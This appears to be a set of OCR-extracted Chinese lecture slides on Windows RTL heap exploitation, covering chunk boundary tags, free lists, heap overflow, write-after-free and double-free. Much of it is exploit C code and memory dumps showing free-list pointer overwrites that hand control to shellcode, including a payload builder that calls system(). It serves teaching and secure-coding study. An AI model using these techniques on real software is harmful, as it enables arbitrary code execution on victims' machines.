


● 边界标志

- 调用HeapAlloc()或malloc()所返回的
- 这个结构位于HeapAlloc()所返回的地址之前，偏移量为8个字节
- 包含：
 - 自身大小
 - 前一块大小
 - busy标志位
 - 块空闲么？
 - 传统的部分



RTL 堆



已分配的块边界标志



RTL 堆

● 当块被释放时:

- 边界标志仍然存在
- 空闲内存包含下一块和上一块地址
- busy标志位被清空



RTL 堆

Self Size	Previous chunk size	Segment Index	Flags	Unused bytes	Tag index (Debug)
Next chunk			Previous chunk		

0 1 2 3 4 5 6 7 8

空闲块边界标志



RTL 堆

- 基于堆的缓冲区溢出攻击

- ➔ 通常需要改写双链表结构中的前向和后向指针
- ➔ 正常的堆处理过程覆写地址，从而修改程序的执行流程



```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xfb\x12\x00\x40\x90\x40\x00";
```

```
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
6.     hp = HeapCreate(0, 0x1000, 0x10000);
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }
```

第6行调用
Heapcreate ()
创建了一个新的
堆, 初始大小为
0x1000, 最大大
小 0x10000。建
立一个新堆简化
了利用, 因为我
们知道堆中的确
切内容。第7~9
行分配了3个不
同大小的内存
块。这些内存块
的空间是连续
的, 因此时没有
合适大小的空闲
块可用。

释方
内存
口

```
15. int _tmain(int ar
16.     mem();
17.     return 0; 18. }
```

第10行释放h2导致在已分配内存中打开了一个缺口。这个内存块被加入空闲链表中, 意味着其起始8个字节被用指向空闲链表头部的前向和后向指针改写, 且busy标志位也被清空。从h1开始, 内存按照如下方式排列: h1块、空闲块和h3块。



```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xf5\x12\x00\x40\x90\x40\x00";
```

在本示例利用代码第11行的缓冲区溢出发生处，我们没有做任何掩饰性的工作。在这个memcpy () 操作中，malArg的起始16个字节覆写了用户数据区域。接下来的8个字节覆写了至闲块的这界标志。在本例中，利用代码只是保留了现有的信息，因此接下来的正常操作未受影响。malArg接下来的8个字节覆盖了指向下一个和上一个块的指针。下一个块的地址被将被覆写的地址所覆盖（在本例中是栈中的一个返回地址）。上一个块的地址被shellcode的地址所覆写。

```
10. HeapFree (hp, 0, h2);
11. memcpy(h1, malArg, 32);
12. h4 = HeapAlloc (hp, HEAP_ZERO_MEMORY, 128);
13. return;
14. }

15. int _tmain(int argc, _TCHAR* argv[]) {
16.     mem();
17.     return 0; 18. }
```

缓冲区溢出



```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xf5\x12\x00\x40\x90\x40\x00";

3. void mem() {
4.     HANDLE hp;
```

现在第12行调用HeapAlloc () 所需要的舞台都已搭建完毕，调用发生后，程序的返回地址将被shellcode的地址覆盖。之所以如此，是因为对HeapAlloc () 的这次调用所请求的字节数与上一个空闲块大小相同。结果，RtlHeap从包含受害块的空闲链表中取得了内存块。当空闲块从空闲双链表中移出时，返回地址就被改写成了shellcode的地址。

```
10.     HeapFree (hp, 0, h2);
11.     memcpy(h1, malArg, 32);
12.     h4 = HeapAlloc (hp, HEAP_ZERO_MEMORY, 128);
13.     return;
14. }
```

引发返回地址被
shellcode地址覆
写

```
15. int _tmain(int argc, _TCHAR* argv[]) {
16.     mem();
17.     return 0;
18. }
```



```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xf5\x12\x00\x40\x90\x40\x00";
```

```
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
6.     hp = HeapCreate(0, 0x1000, 0x10000);
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }
```

当mem () 函数在第17行返回时，程序的控制权就转移给了shellcode。

控制转移到
shellcode

```
15. int _tmain(int argc, _TCHAR* argv[]) {
16.     mem();
17.     return 0;
18. }
```



```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\x5f\x12\x00\x40\x90\x40\x00";
```

```
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
6.     hp = HeapCreate(0, 0x1000, 0x10000);
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }
```

对HeapAlloc()的调用会导致shellcode的起始4个字节被返回地址
0xb80x5f0x120x00所覆盖

地址需要可被执行！

```
15. int _tmain(int argc, _TCHAR* argv[]) {
16.     mem();
17.     return 0; 18. }
```



RTL 堆

- 更容易的方法:

- ➔ 通过覆写异常处理器地址获取控制

- ➔ 引发异常

基于堆的缓冲区溢出

```
1.  int mem(char *buf) {  
2.      HLOCAL h1 = 0, h2 = 0;  
3.      HANDLE hp;  
4.      hp = HeapCreate(0, 0x1000, 0x100000);  
5.      if (!hp) return -1;  
6.      h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);  
7.      strcpy((char *)h1, buf);  
8.      h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);  
9.      printf("we never get here");  
10.     return 0;  
11. }
```

```
12. int main(int argc, char *argv[]) {  
13.     HMODULE l;  
14.     l = LoadLibrary("wmvcore.dll");  
15.     buildMalArg();  
16.     mem(buffer);  
17.     return 0;  
18. }
```

创建堆

```
1.  int mem(char *buf) {  
2.      HLOCAL h1 = 0, h2 = 0;  
3.      HANDLE hp;  
4.      hp = HeapCreate(0, 0x1000, 0x10000);  
5.      if (!hp) return -1;  
6.      h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);  
7.      strcpy((char *)h1, buf);  
8.      h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);  
9.      printf("we never get here");  
10.     return 0;  
11. }
```

```
12. int main(int argc, char *argv[]) {  
13.     HMODULE l;  
14.     l = LoadLibrary("wmvcore.dll");  
15.     buildMalArg();  
16.     mem(buffer);  
17.     return 0;  
18. }
```

分配了一个单独的内存块
堆包括：
段头
为h1所分配的内存
段尾

```
1.  int mem(char *buf) {
2.      HLOCAL h1 = 0, h2 = 0;
3.      HANDLE hp;
4.      hp = HeapCreate(0, 0x1000, 0x10000);
5.      if (!hp) return -1;
6.      h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
7.      strcpy((char *)h1, buf);
8.      h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
9.      printf("we never get here");
10.     return 0;
11. }

12. int main(int argc, char *argv[]) {
13.     HMODULE l;
14.     l = LoadLibrary("wmvcore.dll");
15.     buildMalArg();
16.     mem(buffer);
17.     return 0;
18. }
```

堆溢出:
覆写段尾, 包括
LIST_Entry 结构

指针很可能在下一个
对RtlHeap的调用时被
引用——这会触发一个异常

```
1.  int mem(char *buf) {
2.      HLOCAL h1 = 0, h2 = 0;
3.      HANDLE hp;
4.      hp = HeapCreate(0, 0x1000, 0x10000);
5.      if (!hp) return -1;
6.      h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
7.      strcpy((char *)h1, buf);
8.      h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
9.      printf("we never get here");
10.     return 0;
11. }


12. int main(int argc, char *argv[]) {
13.     HMODULE l;
14.     l = LoadLibrary("wmvcore.dll");
15.     buildMalArg();
16.     mem(buffer);
17.     return 0;
18. }
```

变量h1指向
0x00ba0688，这也是
用户内存的起始地址



RTL Heap

第一次调用HeapAlloc()后的堆的组织形式



这些指针可以通过第7行对strcpy()的调用而被覆写，从而将程序控制权转移到用户提供的shellcode



可被用于构造恶意参数从而对mem()函数中的漏洞发动攻击的代码

```
1.  char buffer[1000]="";
2.  void buildMalArg() {
3.      int addr = 0, i = 0;
4.      unsigned int systemAddr = 0;
5.      char tmp[8]="";
6.      systemAddr = GetAddress("msvcrt.dll","system");
7.      for (i=0; i < 66; i++) strcat(buffer, "DDDD");
8.      strcat(buffer, "\\xeb\\x14");
9.      strcat(buffer, "\\x44\\x44\\x44\\x44\\x44\\x44");
10.     strcat(buffer, "\\x73\\x68\\x68\\x08");
11.     strcat(buffer, "\\x4c\\x04\\x5d\\x7c");
12.     for (i=0; i < 21; i++) strcat(buffer, "\\x90");
13.     strat(buffer,
14.         "\\x33\\xC0\\x50\\x68\\x63\\x61\\x6C\\x63\\x54\\x5B\\x50\\x53\\xB9");
15.     fixupaddresses(tmp, systemAddr);
16.     strcat(buffer, tmp);
17.     strcat(buffer, "\\xFF\\xD1\\x90\\x90");
18.     return;
19. }
```

改写了尾随空闲块的前向和后向指针



可被用于构造恶意参数从而对mem()函数中的漏洞发动攻击的代码

```
1.  char buffer[1000]="";
2.  void buildMalArg() {
3.      int addr = 0, i = 0;
4.      unsigned int systemAddr = 0;
5.      char tmp[8]="";
6.      systemAddr = GetAddress("msvcrt.dll","system");
7.      for (i=0; i < 66; i++) strcat(buffer, "DDDD");
8.      strcat(buffer, "\\xeb\\x14");
9.      strcat(buffer, "\\x44\\x44\\x44\\x44\\x44\\x44");
10.     strcat(buffer, "\\x73\\x68\\x68\\x08");
11.     strcat(buffer, "\\x4c\\x04\\x5d\\x7c");
12.     for (i=0; i < 21; i++) strcat(buffer, "\\x90");
13.     strat(buffer,
14. "\\x33\\xC0\\x50\\x68\\x63\\x61\\x6C\\x63\\x54\\x5B\\x50\\x53\\xB9");
15.     fixupaddresses(tmp, systemAddr);
16.     strcat(buffer, tmp);
17.     strcat(buffer, "\\xFF\\xD1\\x90\\x90");
18.     return;
19. }
```

前向指针被控制权
将要转移到的地址
所取代

后向指针则被将要
被覆写的内存地址
所取代



可被用于构造恶意参数从而对mem()函数中的漏洞发动攻击的代码

```
1.  char buffer[1000]="";
2.  void buildMalArg() {
3.      int addr = 0, i = 0;
4.      unsigned int systemAddr = 0;
5.      char tmp[8]="";
6.      systemAddr = GetAddress("msvcrt.dll","system");
7.      for (i=0; i < 66; i++) strcat(buffer, "DDDD");
8.      strcat(buffer, "\\xeb\\x14");
9.      strcat(buffer, "\\x44\\x44\\x44\\x44\\x44\\x44");
10.     strcat(buffer, "\\x73\\x68\\x68\\x08");
11.     strcat(buffer, "\\x4c\\x04\\x5d\\x7c");
12.     for (i=0; i < 21; i++) strcat(buffer, "\\x90");
13.     strat(buffer,
14. "\\x33\\xC0\\x50\\x68\\x63\\x61\\x6C\\x63\\x54\\x5B\\x50\\x5");
15.     fixupaddresses(tmp, systemAddr);
16.     strcat(buffer, tmp);
17.     strcat(buffer, "\\xFF\\xD1\\x90\\x90");
18.     return;
19. }
```

偏移量会覆写尾随的空闲块的后向指针，因此缓冲区控制转移到用户提供的地址，而不是未处理的异常处理器



SetUnhandledExceptionFilter()反汇编

```
1.      SetUnhandledExceptionFilter(myTopLevelFilter); ]
2.      mov          ecx, dword ptr [esp+4]
3.      mov          eax, dword ptr ds:[7C5D044Ch]
4.      mov          dword ptr ds:[7C5D044Ch], ecx
5.      ret          4
```



RTL 堆

- 用来覆盖前向指针的地址就是shellcode的地址
- 因为RtlHeap接下来会改写shellcode的起始4个字节，对于攻击者而言，更容易的办法应该是采用一个跳板
 - ➔ 跳板允许在事先不知道shellcode的绝对地址的情况下将程序的控制权转移到shellcode处
 - ➔ 跳板可以通过检查程序的映像或动态链接库进行定位，也可以通过加载库并搜索内存来动态地定位



RTL 堆

- RTL 堆可能存在漏洞:
 - 写入已释放内存
 - 双重释放
 - Look-Aside 表



RTLHeap: 写入已释放内存

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

创建堆

从该堆中分配了一个32字节的内存块，用h1表示



RTLHeap:写入已释放内存

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

“错误地”
释放



RTLHeap: 写入已释放内存

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

用户数据则被错误地写入已释放内存块中



- 当释放h1时

- ➔ 它被放入一个空闲块大小为32字节的空闲列表中

- ➔ 在空闲列表中:

- 可使用的内存块的第一个双字保存有指向链表中下一个内存块的前向指针

- 第二个双字保存有后向指针

- 前向指针被待改写的地址所取代

- 后向指针则被shellcode的地址所覆盖



RTLHeap:写入已释放内存

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

对HeapAlloc()的调用使得HeapFree()的地址被shellcode的地址所覆盖



RTLHeap:写入已释放内存

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";
6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;
10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

控制转移到
shellcode



RTL 堆

- RTL 堆可能存在漏洞:

- 写入已释放内存

- 双重释放

- 基于Windows 2000漏洞

- Look-Aside 表



RTLHeap: 双重释放

```
1.int main(int argc, char *argv[]) {  
2.HANDLE hp;  
3.HLOCAL h1, h2, h3, h4, h5, h6, h7, h8, h9;  
  
4.hp = HeapCreate(0,0x1000,0x10000);  
5.h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);  
6.memset(h1, 'a', 16);  
7.h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);  
8.memset(h2, 'b', 16);  
9.h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);  
10.memset(h3, 'c', 32);  
11.h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);  
12.memset(h4, 'd', 16);  
13.h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8)  
14.memset(h5, 'e', 8);  
15.HeapFree(hp, 0, h2);  
16.HeapFree(hp, 0, h3);  
17.HeapFree(hp, 0, h3);  
18.h6 = HeapAlloc(hp, 0, 64);  
19.memset(h6, 'f', 64);  
20.strcpy((char *)h4, buffer);  
21.h7 = HeapAlloc(hp, 0, 16);  
22.printf("Never gets here.\n");  
23.}
```

内存分配
块1

内存分配
块5



RTLHeap: 双重释放

```
1.int main(int argc, char *argv[]) {  
2.HANDLE hp;  
3.HLOCAL h1, h2, h3, h4, h5, h6, h7, h8, h9;  
  
4.hp = HeapCreate(0,0x1000,0x10000);  
5.h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);  
6.memset(h1, 'a', 16);  
7.h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);  
8.memset(h2, 'b', 16);  
9.h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);  
10.memset(h3, 'c', 32);  
11.h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);  
12.memset(h4, 'd', 16);  
13.h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8)  
14.memset(h5, 'e', 8);  
15.HeapFree(hp, 0, h2);  
16.HeapFree(hp, 0, h3);  
17.HeapFree(hp, 0, h3);  
18.h6 = HeapAlloc(hp, 0, 64);  
19.memset(h6, 'f', 64);  
20.strcpy((char *)h4, buffer);  
21.h7 = HeapAlloc(hp, 0, 16);  
22.printf("Never gets here.\n");  
23.}
```

释放 h2

释放 h3

释放h2之后

```
freeing h2: 00BA06A0
List head for FreeList[0] 00BA0178->00BA0708
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
List head for FreeList[3] 00BA0190->00BA06A0
Forward links:
Chunk in FreeList[3] -> chunk: 00BA0190
Backward links:
Chunk in FreeList[3] -> chunk: 00BA0190
```

00ba0680	03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61	aaaaaaa
00ba0690	61 61 61 61 61 61 61 61 03 00 03 00 00 00 08 00	aaaaaaaaa.....
00ba06a0	90 01 ba 00 90 01 ba 00 62 62 62 62 62 62 62 62	bbbbbbbb
00ba06b0	05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63	cccccccc
00ba06c0	63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63	cccccccccccccccc
00ba06d0	63 63 63 63 63 63 63 63 03 00 05 00 00 01 08 00	cccccccc.....
00ba06e0	64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64	dddddddddddddddd
00ba06f0	02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65	eeeeeeee
00ba0700	20 01 02 00 00 10 00 00 78 01 ba 00 78 01 ba 00	x...x...

- FreeList[0]在0x00BA0708处包含有一个空闲块
- FreeList[3]包含有另一个空闲块，这个空闲块就是h2
- h1由“aaa...a”填充 等

释放h3之后

```
freeing h3 (1st time): 00BA06B8
List head for FreeList[0] 00BA0178->00BA0708
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
List head for FreeList[8] 00BA01B8->00BA06A0
Forward links:
Chunk in FreeList[8] -> chunk: 00BA01B8
Backward links:
Chunk in FreeList[8] -> chunk: 00BA01B8
```

00ba0680	03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61	aaaaaaaa
00ba0690	61 61 61 61 61 61 61 61 08 00 03 00 00 00 08 00	aaaaaaaa.....
00ba06a0	b8 01 ba 00 b8 01 ba 00 62 62 62 62 62 62 62 62	bbbbbbbb
00ba06b0	05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63	cccccccc
00ba06c0	63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63	cccccccccccccccc
00ba06d0	63 63 63 63 63 63 63 63 03 00 08 00 00 01 08 00	cccccccc.....
00ba06e0	64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64	dddddddddddddddd
00ba06f0	02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65	eeeeeeee
00ba0700	20 01 02 00 00 10 00 00 78 01 ba 00 78 01 ba 00	x...x...

- h2 和 h3 合并
- 在FreeList[8]新的空闲块
- h3的用户区域的起始8个字节并不包含指针，但h2中的指针已经被更新

h3释放第二次之后

```
freeing h3 (2nd time): 00BA06B8
List head for FreeList[0] 00BA0178->00BA06A0
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
```

00ba0680	03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61	aaaaaaa
00ba0690	61 61 61 61 61 61 61 61 2d 01 03 00 00 10 08 00	aaaaaaaa-.....
00ba06a0	78 01 ba 00 78 01 ba 00 62 62 62 62 62 62 62 62	x...x...bbbbbbbb
00ba06b0	05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63	cccccccc
00ba06c0	63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63	cccccccccccccccc
00ba06d0	63 63 63 63 63 63 63 63 03 00 08 00 00 01 08 00	cccccccc.....
00ba06e0	64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64	dddddddddddddddd
00ba06f0	02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65	eeeeeeee
00ba0700	20 01 0d 00 00 10 00 00 78 01 ba 00 78 01 ba 00	x...x...

- 空闲块完全消失了
- **FreeList[0] 指向0x00BA06A0: 一个2KB大小的空闲块 !?!**
 - 已分配的h4 and h5 正好位于这块虚假的未分配的区域
 - 利用：覆写指向FreeList[0]的前向和后向指针
 - 位于 **0x00BA06A0**，当前不可访问
 - 漏洞利用代码分配另外的**64**字节空间，将**8**字节的头部以及前向和后向指针数据写入**0x00ba06e0**，也就是h4所指向的内存块，能被覆写



RTLHeap: 双重释放

```
1.int main(int argc, char *argv[]) {
2.HANDLE hp;
3.HLOCAL h1, h2, h3, h4, h5, h6, h7, h8, h9;

4.hp = HeapCreate(0,0x1000,0x10000);
5.h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
6.memset(h1, 'a', 16);
7.h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.memset(h2, 'b', 16);
9.h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
10.memset(h3, 'c', 32);
11.h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
12.memset(h4, 'd', 16);
13.h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8)
14.memset(h5, 'e', 8);
15.HeapFree(hp, 0, h2);
16.HeapFree(hp, 0, h3);
